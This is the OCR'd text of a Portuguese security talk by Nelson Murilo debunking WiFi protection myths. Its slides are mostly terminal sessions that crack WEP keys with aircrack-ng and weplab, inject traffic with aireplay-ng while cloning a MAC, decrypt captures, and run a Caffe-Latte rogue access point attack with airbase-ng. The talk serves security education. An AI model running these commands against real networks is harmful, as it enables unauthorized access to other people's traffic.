Mitos sobre proteção de redes WiFi

Nelson Murilo
http://twitter.com/nelsonmurilo

Agenda

Descrição dos mitos

Onde eles falham

O que funciona


EU SOU UMA SACOLA VERDE

Nome da rede

CH 10][Elapsed: 9 mins][2009-08-28 14:24

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:07:40:4D:1A:5C	103	322	522 0	3	54	WEP	WEP		Homenet54
00:19:E0:64:DC:10	101	330	3 0	11	11 .	WPA2	CCMP	PSK	PCSL
00:1F:33:CD:CA:4A	101	177	0 0	11	54 .	WPA	TKIP	PSK	NETGEAR
00:1B:11:50:2F:2E	86	461	24 0	6	54 .	WEP	WEP	OPN	dlink
00:16:B6:47:CF:B9	-1	0	570 0	6	-1	OPN			<length: 0>

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:07:40:4D:1A:5C	00:1B:77:7B:82:27	89	11 - 1	107	623	
00:16:B6:47:CF:B9	00:23:12:05:64:C1	104	0 - 5	62	1343	linksys

Clonagem de Mac

Descrição dos mitos

Descrição dos mitos

	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH
:C3:4A	75	16	0	0	11	54	OPN		
:3A:DE	75	5	0	0	11	54 .	WPA2	CCMP	PSK
:35:64	75	0	1	0	6	54	WPA2	CCMP	PSK
:B3:23	75	13	0	0	8	54	WPA	TKIP	PSK
:AE:F0	74	3	0	0	7	54e.	WPA	TKIP	PSK
:E2:C4	74	26	0	0	6	54 .	WEP	WEP	
:66:83	74	9	2	0	1	54 .	OPN		
:A9:60	73	8	0	0	8	54e.	WPA	TKIP	PSK
:53:66	74	6	0	0	9	54	WEP	WEP	
:76:D4	74	11	0	0	6	54	OPN		
:EE:80	73	22	0	0	8	54e.	WPA	TKIP	PSK
:55:5D	73	12	1	0	8	54 .	WPA2	CCMP	PSK
:91:E2	73	18	0	0	1	54	OPN		
:E4:10	73	30	0	0	5	54e.	WPA	TKIP	PSK
:5B:92	73	38	0	0	4	54 .	WEP	WEP	
:E9:1B	73	25	0	0	6	54	OPN		
:2F:2E	73	38	0	0	11	54 .	WEP	WEP	
:AF:52	73	28	0	0	6	54 .	WEP	WEP	
:66:EC	73	34	0	0	6	54 .	WPA	TKIP	PSK
:D0:48	73	3	0	0	6	54 .	WEP	WEP	
:DD:0F	72	22	11	0	1	54 .	WPA	TKIP	PSK
:54:51	71	52	2	0	9	54	WEP	WEP	
:91:22	71	36	6	0	1	54	OPN		
:C5:6F	71	55	0	0	1	54 .	WPA2	CCMP	PSK
:03:96	71	32	6	0	11	54 .	WPA	TKIP	PSK
:27:AF	71	53	0	0	11	54	OPN		
:3A:1F	71	21	0	0	1	54 .	WEP	WEP	
:77:12	71	51	9	0	11	54	OPN		
:CD:D8	71	22	0	0	1	54e.	WPA2	CCMP	PSK
:91:6C	70	28	0	0	6	54	OPN		
:E3:9A	70	55	0	0	10	54 .	WPA	TKIP	PSK
:8B:E3	70	50	2	0	4	54e	WEP	WEP40	

Descrição dos mitos

1) Número de IVs insuficiente

Rede com baixo tráfego
Pouco tempo de captura
Troca dinâmica de chave WEP

Poucos IVs

Aircrack-ng 1.0

[00:00:04] Tested 126721 keys (got 2549 IVs)

KB	depth	byte(vote)
0	14/ 22	D6(3840) 04(3584) 06(3584) 2A(3584) 31(3584)
1	43/ 1	FE(3328) 03(3072) 04(3072) 10(3072) 11(3072)
2	7/ 15	F6(4352) 4F(3840) 70(3840) 7B(3840) 7E(3840)
3	19/ 3	FF(3840) 15(3584) 1B(3584) 20(3584) 2E(3584)
4	1/ 21	A2(4608) 11(4352) 5E(4352) AD(4352) 24(4096)

Failed. Next try with 5000 IVs.

Poucos IVs

CH 6][Elapsed: 8 s][2009-08-12 22:06

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1B:11:60:38:89	102	100	93	**13**	0	6	54 .	WEP	WEP		ABC

Poucos IVs

```
CH  6 ][ Elapsed: 8 s ][ 2009-08-12 22:06

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 00:1B:11:60:38:89  102 100       93       13    0   6  54 . WEP  WEP              ABC
```

```
aireplay-ng -arpreplay  -h 00:1F:E2:82:D0:D7 -b 00:1B:11:60:38:89 -e "ABC"  wlan1
The interface MAC (00:21:29:65:B8:45) doesn't match the specified MAC (-h).
      ifconfig wlan1 hw ether 00:1F:E2:82:D0:D7
22:06:17  Waiting for beacon frame (BSSID: 00:1B:11:60:38:89) on channel 6
Saving ARP requests in replay_arp-0812-220617.cap
You should also start airodump-ng to capture replies.
Read 18606 packets (got 14977 ARP requests and 0 ACKs), sent 11766 packets...(500 pps)
```

Poucos IVs

```
CH  6 ][ Elapsed: 8 s ][ 2009-08-12 22:06

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 00:1B:11:60:38:89  102 100       93       13    0   6  54 . WEP  WEP                ABC
```

```
aireplay-ng -arpreplay  -h 00:1F:E2:82:D0:D7 -b 00:1B:11:60:38:89 -e "ABC"  wlan1
The interface MAC (00:21:29:65:B8:45) doesn't match the specified MAC (-h).
        ifconfig wlan1 hw ether 00:1F:E2:82:D0:D7
22:06:17  Waiting for beacon frame (BSSID: 00:1B:11:60:38:89) on channel 6
Saving ARP requests in replay_arp-0812-220617.cap
You should also start airodump-ng to capture replies.
Read 18606 packets (got 14977 ARP requests and 0 ACKs), sent 11766 packets...(500 pps)
```

```
CH  6 ][ Elapsed: 12 s ][ 2009-08-12 22:06

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 00:1B:11:60:38:89  102  41       101     4661  335   6  54 . WEP  WEP                ABC
```

Poucos IVs

aircrack cap1.ivs

```
    Aircrack-ng 1.0
                [00:00:11] Tested 167671 keys (got 891 IVs)
  KB    depth   byte(vote)
   0   14/ 15   F7(1792) 09(1536) 0E(1536) 1C(1536) 22(1536)
   1   10/ 18   FC(2048) 06(1792) 3A(1792) 52(1792) 57(1792)
   2   14/  2   F5(1792) 1B(1536) 32(1536) 3B(1536) 44(1536)
   3   16/  3   F1(1792) 0C(1536) 0F(1536) 20(1536) 51(1536)
   4   12/ 13   02(2048) 01(1792) 22(1792) 38(1792) 4A(1792)
```

Failed. Next try with 5000 IVs.

Poucos IVs

aircrack cap2.ivs

Aircrack-ng 1.0

[00:00:16] Tested 158225 keys (got 57792 IVs)

KB	depth	byte(vote)
0	14/ 19	6F(63932) 93(63884) 34(63784) F8(63708) E9(63636)
1	16/ 17	95(64364) 78(63960) 6B(63532) CB(63448) AA(63380)
2	23/ 2	4A(63088) C7(62940) 1D(62936) 21(62864) 2C(62832)
3	7/ 8	1A(66056) 3D(65536) 03(64844) 55(64668) 36(64508)
4	108/ 4	FC(58436) DF(58364) 2C(58328) 10(58324) 68(58256)

Failed. Next try with 60000 IVs.

Poucos IVs

ivstools --merge cap1.ivs cap2.ivs captotal.ivs

aircrack-ng captotal.ivs

Aircrack-ng 1.0

[00:00:06] Tested 530 keys (got 58682 IVs)

KB	depth	byte(vote)
0	0/ 3	A0(79112) 9C(67988) 26(67952) BD(67120) 44(67076)
1	2/ 3	B6(68604) CF(68136) 5E(68100) 69(66832) 01(66780)
2	4/ 2	B3(66704) C6(65832) 32(65792) 94(65568) 97(65568)
3	1/ 2	0B(70516) 46(69772) 7D(69016) 13(68724) 69(67732)
4	74/ 4	43(61296) 0A(61152) 79(61148) 6C(60956) 0B(60748)

KEY FOUND! [A0:1B:10:C1:1D:20:0E:30:1F:21:1A:40:00]

Decrypted correctly: 100%

Poucos IVs

aircrack-ng -w dict captura01.cap

```
  #  BSSID              ESSID                     Encryption
  1  00:1B:11:50:2F:2E  dlink                      WEP (202 IVs)

                          Aircrack-ng 1.0
                [00:00:00] Tested 1509 keys (got 202 IVs)
  KB    depth   byte(vote)
   0    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   1    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   2    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   3    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   4    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   5    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   6    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   7    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   8    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
   9    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  10    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  11    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)
  12    0/  0   00(   0) 00(   0) 00(   0) 00(   0) 00(   0)

  KEY FOUND! [ 66:6F:72:6D:75:6C:61:XX... ] (ASCII: formula... )
    Decrypted correctly: 100%
```

Poucos IVs


back | track 4
root@nelson-laptop:/pentest/wireless# ls
aircrack-ng asleap   giskismet   kmsapng wavemon
airsnarf   cowpatty kismet-newcore mitmap   wifizoo
root@nelson-laptop:/pentest/wireless#

Poucos IVs


b
4
root@nelson-laptop:/pen
aircrack-ng asleap
airsnarf cowpatty
root@nelson-laptop:/pen
avemon
ifizoo
YOU FAIL.

Poucos IVs

weplab --bssid 00:19:5B:3E:5B:27 -b -k 128 wep01.cap
weplab - Wep Key Cracker Wep Key Cracker (v0.1.6).
Jose Ignacio Sanchez Martin - Topo[LB]
<topolb@users.sourceforge.net>

Total valid packets read: 265
Total packets read: 1183392
Bruteforce started! Please hit enter to get statistics.

Chaves dinâmicas

tcpdump -r 01.cap

14:04:56.834200 WEP Encrypted 44us Data IV:2cc249 Pad 0 KeyID 0
14:04:56.835736 Retry WEP Enc
rypted 314us Data IV:2cc249 Pad 0 KeyID 0
14:04:56.836759 WEP Encrypted 44us Data IV:2dc249 Pad 0 KeyID 0
14:04:56.838808 Retry WEP Encrypted 314us Data IV:2dc249 Pad 0 KeyID 0
14:04:57.064677 WEP Encrypted 117us Data IV:fa196 Pad 0 KeyID 0
14:04:57.068261 WEP Encrypted 117us Data IV:fa197 Pad 0 KeyID 0
14:04:57.068247 WEP Encrypted 44us Data IV:2ec249 Pad 0 KeyID 0
14:04:57.308901 WEP Encrypted 117us Data IV:fa198 Pad 0 KeyID 0
14:04:57.308887 WEP Encrypted 44us Data IV:2fc249 Pad 0 KeyID 0

Chaves dinâmicas WEP

tcpdump -r 01.cap

14:04:56.834200 WEP Encrypted 44us Data IV:2cc249 Pad 0 KeyID 0
14:04:56.835736 Retry WEP Enc
rypted 314us Data IV:2cc249 Pad 0 KeyID 0
14:04:56.836759 WEP Encrypted 44us Data IV:2dc249 Pad 0 KeyID 0
14:04:56.838808 Retry WEP Encrypted 314us Data IV:2dc249 Pad 0 KeyID 0
14:04:57.064677 WEP Encrypted 117us Data IV:fa196 Pad 0 KeyID 0
14:04:57.068261 WEP Encrypted 117us Data IV:fa197 Pad 0 KeyID 0
14:04:57.068247 WEP Encrypted 44us Data IV:2ec249 Pad 0 KeyID 0
14:04:57.308901 WEP Encrypted 117us Data IV:fa198 Pad 0 KeyID 0
14:04:57.308887 WEP Encrypted 44us Data IV:2fc249 Pad 0 KeyID 0

airdecap-ng -f -w 417475XXXXXXXXXXX 01.cap

Chaves dinâmicas WEP

tcpdump -r 01.cap

14:04:56.834200 WEP Encrypted 44us Data IV:2cc249 Pad 0 KeyID 0
14:04:56.835736 Retry WEP Enc
rypted 314us Data IV:2cc249 Pad 0 KeyID 0
14:04:56.836759 WEP Encrypted 44us Data IV:2dc249 Pad 0 KeyID 0
14:04:56.838808 Retry WEP Encrypted 314us Data IV:2dc249 Pad 0 KeyID 0
14:04:57.064677 WEP Encrypted 117us Data IV:fa196 Pad 0 KeyID 0
14:04:57.068261 WEP Encrypted 117us Data IV:fa197 Pad 0 KeyID 0
14:04:57.068247 WEP Encrypted 44us Data IV:2ec249 Pad 0 KeyID 0
14:04:57.308901 WEP Encrypted 117us Data IV:fa198 Pad 0 KeyID 0
14:04:57.308887 WEP Encrypted 44us Data IV:2fc249 Pad 0 KeyID 0

airdecap-ng -f -w 417475XXXXXXXXXXX 01.cap


tcpdump -r 01-dec.cap

note.38318 > s3.amazonaws.com.https: Flags [S], cksum 0x729b (correct), seq
3723072050, win 5840, options [mss 1460,nop,nop,sackOK,nop,wscale 6], length 0
14:19:57.650391 IP (tos 0x0, ttl 64, id 64263, offset 0, flags [DF], proto TCP (
6), length 52)
note.38319 > s3.amazonaws.com.https: Flags [S], cksum 0x4536 (correct), seq
3721052085, win 5840, options [mss 1460,nop,nop,sackOK,nop,wscale 6], length 0
14:19:57.819880 IP (tos 0x0, ttl 50, id 0, offset 0, flags [DF], proto TCP (6),
length 52)
128.121.146.101.https > note.56257: Flags [S.], cksum 0x0a2e (correct), seq
1052012498, ack 3715958324, win 5840, options [mss 1400,nop,nop,sackOK,nop,wscal
e 8], length 0

AP desligado

```
CH  1 ][ Elapsed: 1 min ][ 2009-08-31 17:15

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:07:40:4D:1A:5C  102   0       12        3    0   3  54   WEP  WEP         Homenet54
00:09:5B:66:3D:0E   83 100      559        0    0   1  54 . WEP  WEP         CEDRIC

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:07:40:4D:1A:5C  00:23:12:          104    2 - 1     48      319  Homenet54,BERG,virus.exe,     ,testap,testeap
```

AP desligado



AP Desligado

airbase-ng -c 11 -L -e virus.exe -W 1 wlan1

23:11:31 Created tap interface at0
23:11:31 Access Point with BSSID 00:21:29:65:B8:45 started.
23:12:25 Got 140 bytes keystream: 00:23:12:D7:DA:F8
23:12:25 SKA from 00:23:12:D7:DA:F8
23:12:25 Client 00:23:12:D7:DA:F8 associated (WEP) to ESSID: "virus.exe"
23:12:25 Starting Caffe-Latte attack against 00:23:12:D7:DA:F8 at 100 pps.
23:12:36 Client 00:23:12:D7:DA:F8 associated (unencrypted) to ESSID: "virus.exe"
23:12:36 Client 00:23:12:D7:DA:F8 associated (unencrypted) to ESSID: "virus.exe"
23:12:36 Client 00:23:12:D7:DA:F8 associated (unencrypted) to ESSID: "virus.exe"

AP Desligado

airbase-ng -c 11 -L -e virus.exe -W 1 wlan1

23:11:31 Created tap interface at0
23:11:31 Access Point with BSSID 00:21:29:65:B8:45 started.
23:12:25 Got 140 bytes keystream: 00:23:12:D7:DA:F8
23:12:25 SKA from 00:23:12:D7:DA:F8
23:12:25 Client 00:23:12:D7:DA:F8 associated (WEP) to ESSID: "virus.exe"
23:12:25 Starting Caffe-Latte attack against 00:23:12:D7:DA:F8 at 100 pps.
23:12:36 Client 00:23:12:D7:DA:F8 associated (unencrypted) to ESSID: "virus.exe"

```
Opening virus.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 52877 ivs.


                                Aircrack-ng 1.0


                [00:00:00] Tested 535 keys (got 52590 IVs)

   KB    depth   byte(vote)
    0    2/  3   C5(64256) BF(60672) 8A(60160) 6E(59904) 6F(59904)
    1   81/  1   93(54528) 6F(54272) B7(54272) BC(54272) 2A(54016)
    2    2/  2   F4(61440) 44(60928) 2B(60672) 5D(60160) D0(60160)
    3    1/  2   0C(66816) 5E(61440) DC(61184) 26(60672) 50(60416)
    4    0/  9   13(72192) 57(60928) 08(59648) BB(59392) DE(59392)

     KEY FOUND! [ 64:65:6D:6F:6E:73:74:72:61:63:61:6F:31 ] (ASCII: demonstracao1
)
        Decrypted correctly: 100%
```

AP Desligado

airbase-ng -c 11 -L -e virus.exe -W 1 wlan1

23:11:31 Created tap interface at0
23:11:31 Access Point with BSSID 00:21:29:65:B8:45 started.
23:12:25 Got 140 bytes keystream: 00:23:12:D7:DA:F8
23:12:25 SKA from 00:23:12:D7:DA:F8
23:12:25 Client 00:23:12:D7:DA:F8 associated (WEP) to ESSID: "virus.exe"
23:12:25 Starting Caffe-Latte attack against 00:23:12:[illegible]DA:F8 at 100 pps.
23:12:36 Client 00:23:12:D7:DA:F8 associated (unencr[illegible]SSID: "virus.exe"

```
Opening virus.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 52877 ivs.

                                Aircrack-ng 1.0

                [00:00:00] Tested 535 keys (got

   KB    depth   byte(vote)
    0    2/  3   C5(64256) BF(60672) 8A(60160)
    1   81/  1   93(54528) 6F(54272) B7(54272)
    2    2/  2   F4(61440) 44(60928) 2B(60672)
    3    1/  2   0C(66816) 5E(61440) DC(61184
    4    0/  9   13(72192) 57(60928) 08(59648)

     KEY FOUND! [ 64:65:6D:6F:6E:73:74:72:61:63:61:6F:[illegible]onstracao1
 )
        Decrypted correctly: 100%
```

Bonus

```
CH  4 ][ Elapsed: 4 hours ][ 2009-08-28 18:15

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:07:40:DD:AA:C4  102     7546     9864   0   3  54   WEP  WEP       CASA
 00:1F:33:CD:CA:4A  102     9495        0   0  11  54 . WPA  TKIP   PSK  NETGEAR
 00:19:00:64:DC:10  101     8101      414   0  11  11 . WPA2 CCMP   PSK  PCSL
 00:16:06:47:CF:B9  101       11     4002   0   6  54   OPN             linksys
 00:1B:01:50:2E:E0   90    11708      580   0   6  54 . WEP  WEP    OPN  dlink

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:07:40:DD:AA:C4  00:21:47:AA:66:37  101    1 - 1     0       44  CASA
 00:07:40:DD:AA:C4  00:B2:01:7B:82:27   89   18 - 1     0    13942  CASA
 00:16:06:47:CF:B9  00:23:12:05:64:C1  102    1 - 1    31    21887  linksys
```

Bonus

